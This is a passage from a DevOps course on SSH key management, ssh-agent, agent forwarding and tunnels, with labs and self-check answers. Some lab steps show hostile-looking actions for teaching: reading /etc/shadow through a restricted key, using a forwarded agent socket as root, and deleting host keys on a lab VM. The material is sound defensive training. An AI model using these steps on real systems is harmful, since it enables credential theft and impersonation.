ssh-keygen -lf ~/.ssh/id_ed25519.pub             # SHA256 fingerprint
head -1 ~/.ssh/id_ed25519                        # -----BEGIN OPENSSH PRIVATE KEY-----
```

   Only the `.pub` file is ever copied anywhere.

4. **Install the public key on the server.** The easy way (uses your existing password login once):

```bash
ssh-copy-id -i ~/.ssh/id_ed25519.pub alice@192.0.2.10
```

   Manual equivalent, useful when you only have console access:

```bash
# run ON THE SERVER as alice
install -d -m 700 ~/.ssh
echo 'ssh-ed25519 AAAAC3...yourpublickey... alice@laptop-2026' >>
  ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
```

   (`192.0.2.10` is a documentation-only address; use your server's real IP or name.)

5. **Verify the host key on first connect.** On the server console (or from the cloud provider's log) print the fingerprint, then connect and compare:

```bash
# on the server
ssh-keygen -lf /etc/ssh/ssh_host_ed25519_key.pub
# on your laptop
ssh alice@192.0.2.10
```

   You will see `The authenticity of host '192.0.2.10 (192.0.2.10)' can't be established. ED25519 key fingerprint is SHA256:… Are you sure you want to continue connecting (yes/no/[fingerprint])?` The fingerprints must match before you answer `yes`. Afterwards `ssh-keygen -F 192.0.2.10` shows the saved entry.

6. **Log in with the key and confirm which method was used.**

```bash
ssh -v alice@192.0.2.10 2>&1 | grep -E "Offering public key|Server accepts
  key|Authenticated to"
```

   Expected: `Offering public key: …id_ed25519`, `Server accepts key`, `Authenticated to … using "publickey"`.

7. **Provoke and read a host-key warning.** Simulate a rebuilt server by editing the saved entry, or rebuild a test VM. When you see `WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!`, read the message: it names the file and line and prints the remove command. After you have verified out-of-band that the rebuild is expected:

```bash
ssh-keygen -R 192.0.2.10
ssh alice@192.0.2.10        # accept the new fingerprint after verifying it
```

8. **Break and fix permissions on the server.**

```bash
# on the server, as alice
chmod 666 ~/.ssh/authorized_keys
# from the laptop: ssh alice@192.0.2.10   → falls back to a password prompt or
  "Permission denied (publickey)"
sudo journalctl -u ssh -n 5 --no-pager     # or: sudo tail /var/log/auth.log
# look for: Authentication refused: bad ownership or modes for file
  /home/alice/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys           # fix
```

   (Service name: `ssh` on Debian/Ubuntu, `sshd` on RHEL-family.)

9. **Restrict a key to one command.** On the server, prefix the line in `authorized_keys`:

```
command="/usr/bin/uptime",no-pty,no-port-forwarding,no-agent-forwarding ssh-ed25519
  AAAA... alice@laptop-2026
```

   From the laptop, `ssh alice@192.0.2.10 whoami` now prints `uptime` output instead — the server ignored the requested command. Remove the prefix afterward.

10. **Turn off password login once keys work** (keep a second session open!). In

`/etc/ssh/sshd_config.d/10-hardening.conf`:

```
PasswordAuthentication no
PermitRootLogin no
PubkeyAuthentication yes
```

```bash
sudo sshd -t && sudo systemctl reload ssh      # validate config first, then reload
```

From a **new** terminal confirm you can still log in before closing the old session. Never reload sshd without testing from a second connection.

11. **Rotate the passphrase and remove an old key.**

```bash
ssh-keygen -p -f ~/.ssh/id_ed25519               # change passphrase
# on the server, remove one line by comment (check with grep first)
grep -n 'alice@old-laptop' ~/.ssh/authorized_keys
sed -i '/alice@old-laptop/d' ~/.ssh/authorized_keys
```

7 Real-world scenario

(Illustrative.) A contractor leaves the project on Friday. On Monday a security review asks: "Who can still log in to production as `deploy`?" Nobody knows — the `authorized_keys` file on four servers has eleven lines, and seven have comments like `key1`, `new` and `laptop`. The team replaces the free-text approach: each key line must carry `name@device-date`; contractor keys carry a `from=` restriction; and the file is generated from a Git repository by configuration management (Configuration Management §0.4) so removing a person is a reviewed pull request that rewrites the file everywhere.

The same week a rebuilt staging host triggers the changed-host-identification warning for a junior engineer, who "fixes" it by setting `StrictHostKeyChecking no` globally. The team reverts that, shows how to compare fingerprints from the cloud console log, and sets `accept-new` for automation only. **Lesson:** SSH access is an inventory problem as much as a crypto one — know whose key each line is, and never silence host-key checks.

8 Common mistakes and best practices

Don't

- Share or email a private key, commit it to Git, or paste it into chat. If it happened, treat the key as compromised and replace it everywhere.

- Create keys without a passphrase on a laptop "to save time".
- Use one shared key for a whole team or for many servers.
- Answer `yes` to a fingerprint without comparing it, or disable host checking with `StrictHostKeyChecking no` / `UserKnownHostsFile /dev/null` outside a throwaway lab.
- Leave `chmod 777` on `~/.ssh` or home directories to "fix" login problems.
- Reload sshd after a config change without validating (`sshd -t`) and testing a second session.

Do

- Use Ed25519 (or RSA 4096), one key per person per device, with an identifying comment.
- Keep private keys at `600`, `~/.ssh` at `700`, and back up with encryption; use a hardware key (FIDO2 `ed25519-sk`) or a password manager's SSH agent for sensitive access.
- Disable password login and root login on servers; allow specific users with `AllowUsers` where practical.
- Audit `authorized_keys` regularly and remove keys of departed people the same day.
- Restrict automation keys with `command=`, `from=` and `restrict`.

9 Tasks

- [ ] **T1 — Make and read a keypair** *(≈20 min, beginner)*
  - **Goal:** understand what each file contains.
  - **Steps:**
    1. Generate `~/.ssh/lab_ed25519` with a passphrase, and an RSA 4096 key `~/.ssh/lab_rsa`.
    2. Show modes with `ls -l`, print both public keys and their fingerprints (`ssh-keygen -lf`).
    3. Derive the public key again from the private one with `ssh-keygen -y -f ~/.ssh/lab_ed25519`.
  - **Done when:** you can point out type, base64 blob and comment in each `.pub` line, and the re-derived public key matches the file.
- [ ] **T2 — Key-based login to a lab server** *(≈30 min, beginner)*
  - **Goal:** log in without a password.
  - **Steps:**
    1. Create a local VM or VPS user `alice` and install your public key with `ssh-copy-id`.

2. Log in with `ssh -i ~/.ssh/lab_ed25519 alice@<host>` and verify with `ssh -v … | grep Authenticated`.

- **Done when:** the output says `Authenticated … using "publickey"` and no account password was asked.

☐ **T3 — Verify a host key properly** *(≈30 min, intermediate)*

- **Goal:** compare fingerprints rather than trusting blindly.
- **Steps:**
  1. On the server run `ssh-keygen -lf /etc/ssh/ssh_host_ed25519_key.pub`.
  2. From the client run `ssh-keyscan -t ed25519 <host> | ssh-keygen -lf -` and compare the two.
  3. Connect with `-o StrictHostKeyChecking=ask` and verify the prompt shows the same fingerprint.
- **Done when:** all three fingerprints are identical and `ssh-keygen -F <host>` returns the saved entry.

☐ **T4 — Break it: changed host key and bad permissions** *(≈40 min, intermediate)*

- **Goal:** diagnose the two most common SSH failures.
- **Steps:**
  1. Regenerate the server's host keys (`sudo rm /etc/ssh/ssh_host_* && sudo dpkg-reconfigure openssh-server`, on a lab VM only) and reconnect. Read the warning, remove the old entry with `ssh-keygen -R`, and reconnect.
  2. On the server run `chmod 666 ~/.ssh/authorized_keys`, try to log in, and find the cause in the sshd log. Fix the mode.
- **Done when:** you fixed both failures and can quote the exact log line for the permissions case.

☐ **T5 — Lock a key down** *(≈40 min, advanced)*

- **Goal:** give automation the least possible power.
- **Steps:**
  1. Create a separate keypair `ci_deploy`. On the server, add it to `authorized_keys` with `command="/usr/local/bin/deploy.sh",restrict,from="<your client IP>"`.
  2. Write a `deploy.sh` that echoes `$SSH_ORIGINAL_COMMAND`. Run `ssh -i ci_deploy alice@host 'cat /etc/shadow'` and observe that only your script runs.
  3. Try to get a shell (`ssh -i ci_deploy alice@host`) and a forwarded port (`-L 8080:localhost:80`).
- **Done when:** the key can run only `deploy.sh`; shell and port forwarding are refused.

- [ ] **T6 — Prove it: harden and hand over** *(≈45 min, advanced)*
  - **Goal:** demonstrate the full lifecycle without notes.
  - **Steps:**
    1. On a fresh lab server, from console access only: create a user, install a key manually with correct modes, disable password and root login, validate with `sshd -t`, reload, and prove it from a second terminal.
    2. Write a 6-line runbook for offboarding: how to find and delete a leaver's key, check for stray keys, and verify they cannot log in.
  - **Done when:** key login works, `ssh -o PubkeyAuthentication=no alice@host` is refused, and a teammate can follow your offboarding runbook.

10 Self-check questions

1. Which key do you copy to the server, and which one must never leave your machine?
2. What two different things do `known_hosts` and `authorized_keys` prove?
3. Your key was installed, but SSH still asks for a password. Name three things to check on the server.
4. A rebuilt server triggers "REMOTE HOST IDENTIFICATION HAS CHANGED". How do you decide whether it is safe?
5. Why is `StrictHostKeyChecking=accept-new` better than `no` for automation?
6. What does a `command=` option in `authorized_keys` do?

ANSWERS

1. The public key (`.pub`) goes to `authorized_keys` ; the private key stays at `600` on your machine.
2. `known_hosts` lets the client verify the server's identity; `authorized_keys` lets the server verify the client's identity.
3. Ownership and modes (`~/.ssh` 700, `authorized_keys` 600, home not group/world-writable); the key is in the right user's home; `PubkeyAuthentication` is enabled; check the sshd log for "bad ownership or modes" and look at `ssh -v` output.
4. Compare the new fingerprint out-of-band (cloud console, provider docs, an admin) with what the client reports. Only after it matches, remove the old entry with `ssh-keygen -R` and reconnect.
5. `accept-new` trusts hosts seen for the first time but still refuses if a known host's key changes; `no` accepts everything and so allows impersonation.
6. It forces that key to run only the given command, ignoring what the client asked for (available as `$SSH_ORIGINAL_COMMAND`).

11 Further reading

- `man ssh`, `man ssh-keygen`, `man sshd`, `man sshd_config`, `man ssh_config` and `man ssh-copy-id` — the authoritative references.
- OpenSSH project documentation (openssh.com), including release notes for deprecated algorithms.
- GitHub Docs, "Connecting to GitHub with SSH" and AWS EC2 documentation on key pairs.
- *SSH, The Secure Shell: The Definitive Guide* (Barrett, Silverman, Byrnes).
- See also: ssh-agent and Port Forwarding §1.13 and Linux and SSH Hardening §11.1.

1.13 ssh-agent and Port Forwarding

Topic 13 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

`ssh-agent` is a small background program that holds your decrypted private keys in memory. You unlock a key once with `ssh-add`, and every later `ssh`, `scp` or `git` command asks the agent to sign the login challenge, so you type your passphrase once per session instead of once per connection — and the private key is never handed to the client programs. **Agent forwarding** (`ssh -A`) extends that: it lets a remote machine ask *your local* agent to sign challenges, so you can hop from a bastion to an internal server without ever copying a private key onto the bastion.

Port forwarding (also called **SSH tunneling**) uses an SSH connection as an encrypted pipe for other traffic. You can make a remote service appear on a port on your laptop (**local forward**, `-L`), expose a laptop service on the remote machine (**remote forward**, `-R`), or turn the SSH connection into a general **SOCKS proxy** (**dynamic forward**, `-D`). `ProxyJump` (`-J`) reaches a machine that is only visible through a **bastion host** (also called a jump host), and `~/.ssh/config` lets you save all of these options under short names such as `ssh prod-db`.

2 Why it matters in DevOps

- **Private networks are the norm.** Databases, internal dashboards and Kubernetes nodes live in private subnets; the only public door is a bastion. `ProxyJump` and `-L` are how engineers reach them without opening those ports to the internet.
- **Safe debugging:** connect a local `psql` or browser to a production database or Grafana through a tunnel instead of exposing it publicly or copying data around.
- **Key hygiene:** with an agent and forwarding, private keys stay on one machine. Without them, people copy keys onto servers — the thing audits flag first.
- **Convenience that scales:** a good `~/.ssh/config` makes the correct secure path the easy path, so nobody is tempted to take shortcuts.

- **Risk awareness:** agent forwarding to an untrusted host lets anyone with root on it *use* your keys while you are connected; `-R` can expose internal services to the world. Both are classic security-review findings.

3 Real-world system example

Bastion hosts in AWS VPCs. The standard AWS pattern places application servers and databases in private subnets with no public IP, and a hardened bastion (or, increasingly, AWS Systems Manager Session Manager, which provides tunnel-like port forwarding without opening port 22) in a public subnet. An engineer reaches an RDS PostgreSQL instance from a laptop with a command like `ssh -L 5433:shop-db.internal.example.com:5432 bastion` and then runs `psql -h 127.0.0.1 -p 5433`. The Kubernetes ecosystem works similarly: `kubectl port-forward` is the same idea (a local port connected to a pod) built into the API machinery.

GitHub is a ubiquitous agent consumer: `git push` over `git@github.com` signs with the key from your agent, and many CI systems load a deploy key into an ephemeral `ssh-agent` for the duration of a job. GitHub's documentation on SSH agent forwarding also notes the risks and that forwarding should only be enabled for hosts you trust.

4 Diagram

Agent forwarding through a bastion — the private key never leaves the laptop:




Figure 1.13-1

Three kinds of tunnel and the direction each one opens:




Figure 1.13-2

5 How it works

ssh-agent commands

Task	Command
Start an agent for this shell (manual)	`eval "$(ssh-agent -s)"` — sets `SSH_AUTH_SOCK` and `SSH_AGENT_PID`
Add the default key(s) / a specific key	`ssh-add` / `ssh-add ~/.ssh/id_ed25519`
Add with a lifetime	`ssh-add -t 4h ~/.ssh/id_ed25519`
List loaded keys (fingerprints / full public)	`ssh-add -l` / `ssh-add -L`

Task	Command
Remove one / all	`ssh-add -d ~/.ssh/id_ed25519` / `ssh-add -D`
Stop the agent	`ssh-agent -k`
Is an agent available	`echo "$SSH_AUTH_SOCK"` and `ssh-add -l` (exit 2 = cannot reach agent, 1 = no keys)

Most desktop environments and macOS start an agent for you (macOS: `AddKeysToAgent yes` and `UseKeychain yes` in config). On Linux servers and CI you start it yourself. In `~/.ssh/config`, `AddKeysToAgent yes` adds a key to the agent the first time you use it.

Agent forwarding: convenience with a risk

`ssh -A host` (or `ForwardAgent yes` for a specific `Host`) creates a socket on the remote host, `/tmp/ssh-XXXX/agent.NNNN`, that proxies requests to your agent. Anyone who is **root on that host** (or runs as your user there) can use that socket to authenticate as you to other servers while your connection is open. They cannot steal the key itself, but they can impersonate you. Therefore:

- Use `-A` / `ForwardAgent` only for hosts you fully trust, never `Host *`.
- **Prefer** `ProxyJump`, which does not expose your agent to the bastion at all: your laptop connects *through* the bastion directly to the target and authenticates itself.
- Confirm each use with `ssh-add -c` (the agent asks you before each signature), or use hardware keys that require a touch.

The three port-forward types

Flag	Name	Meaning	Typical use
`-L [bind:]lport:host:rport`	Local	connections to `lport` on **your machine** go through SSH and come out connecting to `host:rport` as seen from the **SSH server**	reach a private database or admin UI
`-R [bind:]rport:host:lport`	Remote	connections to `rport` on the **SSH server** come back to `host:lport` as seen from **your machine**	show a local dev server to a remote machine, or reach your laptop from a server
`-D [bind:]port`	Dynamic	`ssh` opens a **SOCKS5 proxy** on `port`; each connection is forwarded to wherever the app requests	browse many internal sites through one tunnel

Useful companion flags:

- `-N` — do not run a remote command (tunnel only). `-f` — go to the background after authentication. Together: `ssh -fN -L …`.

- `-J user@jump` — ProxyJump. Chain: `-J jump1,jump2`.
- By default forwarded ports bind to `127.0.0.1` only. Binding to `0.0.0.0` (`-L 0.0.0.0:8080:…`) shares the tunnel with your whole network; for `-R` the server's `GatewayPorts` setting decides (default: loopback only).
- On the server, `AllowTcpForwarding no` in `sshd_config` disables tunneling; use it on hosts that must never be a pivot.
- `-o ExitOnForwardFailure=yes` makes ssh fail instead of silently continuing without the forward; `-o ServerAliveInterval=30` keeps idle tunnels alive.

`~/.ssh/config`

Read top to bottom; for each option the **first** value found wins, so put specific `Host` blocks first and `Host *` defaults last.

```
# ~/.ssh/config   (chmod 600)
Host bastion
    HostName 203.0.113.10
    User ubuntu
    IdentityFile ~/.ssh/id_ed25519
    IdentitiesOnly yes

Host app1
    HostName 10.0.1.15
    User ubuntu
    ProxyJump bastion

Host db-tunnel
    HostName 10.0.2.20
    User ubuntu
    ProxyJump bastion
    LocalForward 5433 shop-db.internal.example.com:5432
    ExitOnForwardFailure yes

Host *
    ServerAliveInterval 30
    ServerAliveCountMax 3
    AddKeysToAgent yes
    HashKnownHosts yes
```

Directive	Effect
`Host`	pattern or alias this block applies to (`Host web-*` works)
`HostName`, `Port`, `User`	real address and defaults
`IdentityFile`, `IdentitiesOnly yes`	which key to offer; the second stops the client offering every key in the agent (avoids "Too many authentication failures")

Directive	Effect
`ProxyJump`	the bastion(s) to go through
`LocalForward`, `RemoteForward`, `DynamicForward`	the forwards from the previous table, applied on every connect
`ForwardAgent`	agent forwarding per host — set it only on trusted names
`ServerAliveInterval`	keepalives that stop NAT/firewalls dropping idle sessions
`ControlMaster auto`, `ControlPath ~/.ssh/cm/%C`, `ControlPersist 10m`	reuse one connection for many sessions: much faster `scp` / `rsync` /Ansible. Keep the path short (socket paths are limited to about 100 characters); create the directory first

Debug what SSH will do with `ssh -G app1` (prints the final merged config) and `ssh -v app1` (shows the key offered and the jump hops).

6 Step-by-step guide

Prerequisites: the key from the previous topic (SSH Keys §1.12) and one or two servers you can reach with SSH — ideally a "bastion" with a public IP and a second machine reachable only from it (two local VMs on a host-only network, two cheap VPSs in the same region, or two cloud instances in one VPC). To learn with one machine, use `localhost` as the "private" target. Addresses below are placeholders from documentation ranges: replace `203.0.113.10` (bastion) and `10.0.1.15` (private app server).

1. **Start an agent and load your key.**

```bash
eval "$(ssh-agent -s)"            # prints: Agent pid 12345
ssh-add -t 4h ~/.ssh/id_ed25519   # asks for the passphrase once
ssh-add -l                        # lists the fingerprint of the key
```

   Expected: `Identity added: … (Lifetime set to 14400 seconds)`, then a line `256 SHA256:… alice@laptop (ED25519)`. Log in to the bastion twice: no passphrase prompt the second time (or at all).

2. **Show what agent forwarding does (and does not) do.**

```bash
ssh bastion 'echo "SOCK=${SSH_AUTH_SOCK:-none}"'        # prints SOCK=none
ssh -A bastion 'echo "SOCK=$SSH_AUTH_SOCK"; ssh-add -l'  # a /tmp/ssh-…/agent.NNN path
  and your key listed
```

With `-A` the bastion can list and use your key; without it it sees no agent. Nothing was copied.

3. **Reach a private server with ProxyJump (preferred over `-A`).**

```bash
ssh -J ubuntu@203.0.113.10 ubuntu@10.0.1.15 hostname
```

Expected: the private host's hostname. Your agent signs for both hops; no key lives on the bastion. Note that `-i keyfile` applies only to the final host, not to the jump; with an agent or the config file below this is not a problem.

4. **Write the config.** Create `~/.ssh/config` with the `bastion` and `app1` blocks from section 5, then:

```bash
chmod 600 ~/.ssh/config
ssh app1 hostname              # same result as step 3 with a short name
ssh -G app1 | grep -iE '^(hostname|user|proxyjump) '
```

Expected from `-G`: `hostname 10.0.1.15`, `user ubuntu`, `proxyjump bastion`.

5. **Local forward: reach a private service from your laptop.** Start a stand-in web service on the private server (`python3 -m http.server 8000 --bind 127.0.0.1` in a second terminal on that machine), then:

```bash
ssh -fN -L 8081:127.0.0.1:8000 app1
curl -s -o /dev/null -w "%{http_code}\n" http://127.0.0.1:8081/
```

Expected: `200`. Port 8081 on your laptop now leads to port 8000 on `app1`. For a real database use `-L 5433:shop-db.internal.example.com:5432` and connect with `psql -h 127.0.0.1 -p 5433 -U shop shopdb`. If you see `cannot listen to port: 8081` something else is using it — choose another local port.

6. **Remote forward: let the server see something on your laptop.**

```bash
python3 -m http.server 3000 --bind 127.0.0.1 &        # a stand-in "local dev app"
ssh -fN -R 9100:127.0.0.1:3000 app1
ssh app1 'curl -s -o /dev/null -w "%{http_code}\n" http://127.0.0.1:9100/'
```

Expected: `200`. Port 9100 on `app1` now leads back to your laptop's port 3000. Note it listens on the server's loopback only (default `GatewayPorts no`).

7. **Dynamic forward: a SOCKS proxy.**

```bash
ssh -fN -D 1080 bastion
curl --socks5-hostname 127.0.0.1:1080 -s -o /dev/null -w "%{http_code}\n"
  http://10.0.1.15:8000/
```

Expected: `200` (the request travelled through the bastion and its DNS and routing were used). Point a browser's SOCKS5 proxy setting at `127.0.0.1:1080` to browse internal sites.

8. **See and stop your tunnels.**

```bash
ss -tlnp | grep -E ':(8081|1080)\b'        # listening sockets owned by ssh
pgrep -af 'ssh -fN'                        # the background tunnel processes
kill <PID>                                 # close a tunnel
```

9. **Speed up repeated connections.**

```bash
mkdir -p ~/.ssh/cm
cat >> ~/.ssh/config <<'EOF'

Host bastion app1
    ControlMaster auto
    ControlPath ~/.ssh/cm/%C
    ControlPersist 10m
EOF
time ssh app1 true; time ssh app1 true    # the second is much faster
ssh -O check app1; ssh -O exit app1       # inspect then close the shared connection
```

(Appending at the end is fine here because `Host *` does not set these options. Where two blocks set the same option, the first value wins.)

10. **Clean up.** Stop tunnels with `kill`, clear the agent with `ssh-add -D` (or `ssh-agent -k` for an agent you started), and delete any test files.

7 Real-world scenario

(Illustrative.) An engineer needs to run a one-off report against the production PostgreSQL in `us-east-1`. The database has no public address; the team's policy forbids opening 5432 to the internet. Instead she runs `ssh -fN db-tunnel` (the config block above), connects `psql` to `127.0.0.1:5433`, and closes the tunnel afterwards. The bastion's `sshd` logs show her key and the destination.

The week before, a teammate used `ssh -A` to a shared build server "for convenience". A compromised build job there found his agent socket and logged in to two other hosts as him until he disconnected. The postmortem outcome: `ForwardAgent` removed from the shared `Host *` block, `ProxyJump` required for private hosts, `AllowAgentForwarding no` on build servers, and the bastion restricted to `AllowTcpForwarding` only for the subnets that need it. **Lesson:** tunnels make private networks usable; forwarding your agent into someone else's machine hands them your identity.

8 Common mistakes and best practices

Don't

- Enable `ForwardAgent yes` under `Host *`, or forward your agent to shared or untrusted servers.
- Copy private keys to a bastion "so I can hop onward".
- Bind tunnels to `0.0.0.0` unless you intend to share them; a forgotten `-R` can expose an internal service to the internet via the server.
- Leave stale `ssh -fN` tunnels running for days; forgotten tunnels are invisible access paths.
- Put `Host *` defaults above specific blocks (the first value wins).
- Let the agent hold keys forever on shared machines.

Do

- Use `ProxyJump` rather than agent forwarding; use `IdentitiesOnly yes` with explicit `IdentityFile`.
- Set key lifetimes (`ssh-add -t`), confirm-on-use (`-c`) or hardware keys for production access.
- Keep `~/.ssh/config` in version control (without private keys) so the team shares host aliases.
- Add `ExitOnForwardFailure yes` and `ServerAliveInterval` for tunnels used in scripts.
- Restrict forwarding on servers that should not be pivots (`AllowTcpForwarding no`, `AllowAgentForwarding no`) and use `PermitOpen` to limit allowed destinations.
- Consider managed alternatives (Session Manager, SSH certificates, `kubectl port-forward`) where policy allows.

9 Tasks

- [ ] **T1 — Passphrase once** *(≈20 min, beginner)*

- **Goal:** use the agent so you stop retyping passphrases.
- **Steps:**
  1. Start an agent in a new shell (`eval "$(ssh-agent -s)"`), `ssh-add` your key with `-t 1h`.
  2. Run `ssh-add -l`, SSH to a lab server twice, then `ssh-add -D` and try again.
- **Done when:** the first two logins ask for nothing and the third prompts for the passphrase again, and you can show the key's remaining lifetime was set.

☐ **T2 — Forwarded agent versus none** *(≈30 min, intermediate)*

- **Goal:** see exactly what a forwarded agent exposes.
- **Steps:**
  1. `ssh host 'echo $SSH_AUTH_SOCK; ssh-add -l'`, then repeat with `ssh -A`.
  2. On the remote shell (with `-A`) run `ls -l $SSH_AUTH_SOCK` and, as root on that host (`sudo -i`), set `SSH_AUTH_SOCK` to the same path and run `ssh-add -l`.
- **Done when:** you demonstrate that without `-A` there is no agent, with `-A` the key is usable, and root on the remote can use the socket — and you can say why this matters.

☐ **T3 — Tunnel to a private service** *(≈40 min, intermediate)*

- **Goal:** reach a service that listens only on a private interface.
- **Steps:**
  1. On a target machine start `python3 -m http.server 8000 --bind 127.0.0.1`.
  2. From your laptop confirm a direct request fails, then open `ssh -fN -L 8081:127.0.0.1:8000 target` and request `http://127.0.0.1:8081/`.
  3. Verify the listener with `ss -tlnp` and close the tunnel.
- **Done when:** the direct request fails and the tunneled one returns `200`.

☐ **T4 — Build a bastion workflow in `~/.ssh/config`** *(≈45 min, intermediate)*

- **Goal:** make `ssh app1` and `scp file app1:` work through the bastion with no flags.
- **Steps:**
  1. Write `bastion` and `app1` blocks using `ProxyJump`, `IdentityFile` and `IdentitiesOnly`.
  2. Add a `db-tunnel` block with `LocalForward`, then use it for `psql` (or `nc -zv 127.0.0.1 5433`).
  3. Check the result with `ssh -G app1` and add `ControlMaster` / `ControlPersist`; time repeated connections.

- **Done when:** `ssh app1`, `scp`, and the tunnel all work with short names and the second connection is measurably faster.

☐ **T5 — Break it: the exposed tunnel** *(≈40 min, advanced)*

- **Goal:** understand how `0.0.0.0` binds and `-R` can leak access.
- **Steps:**
  1. Open `ssh -fN -L 0.0.0.0:8082:127.0.0.1:8000 target` and, from a second machine on your network, request `http://<your-laptop-ip>:8082/`. Close it and repeat with the default bind to show it fails from outside.
  2. On the server set `AllowTcpForwarding no` in a drop-in config, `sudo sshd -t && sudo systemctl reload ssh`, and show a `-L` attempt is refused.
- **Done when:** you reproduced exposure and its prevention, and can explain both with `ss -tlnp` output.

☐ **T6 — Prove it: reach the database safely** *(≈50 min, advanced)*

- **Goal:** end-to-end private database access without public ports, from memory.
- **Steps:**
  1. Without the guide, design and run: laptop to bastion to a private host running PostgreSQL (or any TCP service), using `ProxyJump` and a `LocalForward`, no agent forwarding, no key copied to the bastion.
  2. Prove no secrets live on the bastion (`ls -la ~/.ssh` there, `ssh-add -l` empty on it), and write down the three commands to tear everything down.
- **Done when:** a client on your laptop talks to the private service through `127.0.0.1`, the bastion holds none of your keys, and you can explain every flag you used.

10 Self-check questions

1. What does `ssh-agent` hold, and what does a client program receive from it?
2. Why is `ProxyJump` safer than `ssh -A` through a bastion?
3. In `-L 5433:db.internal:5432 bastion`, which machine resolves `db.internal`, and where does the listener open?
4. When would you use `-R`, and what is its main risk?
5. What does `-D 1080` give you that `-L` does not?
6. In `~/.ssh/config`, why must specific `Host` blocks come before `Host *`?

ANSWERS

1. Decrypted private keys in memory; clients only get signatures (answers to challenges), never the key.
2. With `ProxyJump` the bastion only relays encrypted traffic; your laptop authenticates directly to the target, so no agent socket exists on the bastion for others to abuse.
3. The bastion (the SSH server) resolves `db.internal` and connects to port 5432; the listener opens on `127.0.0.1:5433` on your laptop.
4. To expose something on your machine to the remote side (a dev server, a callback endpoint, or reaching your laptop from a server). Risk: it can expose your internal service to anyone who can reach the remote port (especially with `GatewayPorts`).
5. A generic SOCKS5 proxy that can reach any host and port through the tunnel, instead of one fixed destination.
6. For each option, the first matching value wins, so earlier specific blocks must set values before the general `Host *` defaults.

11 Further reading

- `man ssh`, `man ssh_config`, `man ssh-agent`, `man ssh-add`, `man sshd_config` (especially `AllowTcpForwarding`, `PermitOpen`, `GatewayPorts`).
- OpenSSH project documentation (openssh.com) and the OpenSSH Cookbook on Wikibooks.
- GitHub Docs, "Using SSH agent forwarding"; AWS documentation on Systems Manager Session Manager port forwarding.
- *SSH Mastery* by Michael W. Lucas.
- See also: SSH Keys, known_hosts and authorized_keys §1.12, Network and Transfer Commands §1.5, and Linux and SSH Hardening §11.1.

LAB NOTES What I ran, what I saw, what it means

★ Deploy shop-api on a VPS by hand

Level 1 capstone ~8-10 hours

1 Goal and outcome

Take a blank Ubuntu server and turn it, **by hand and without Docker**, into a small production-style host that serves the `shop-api` sample application at `http://<server-ip>/` (or `https://example.com` if you own a domain):

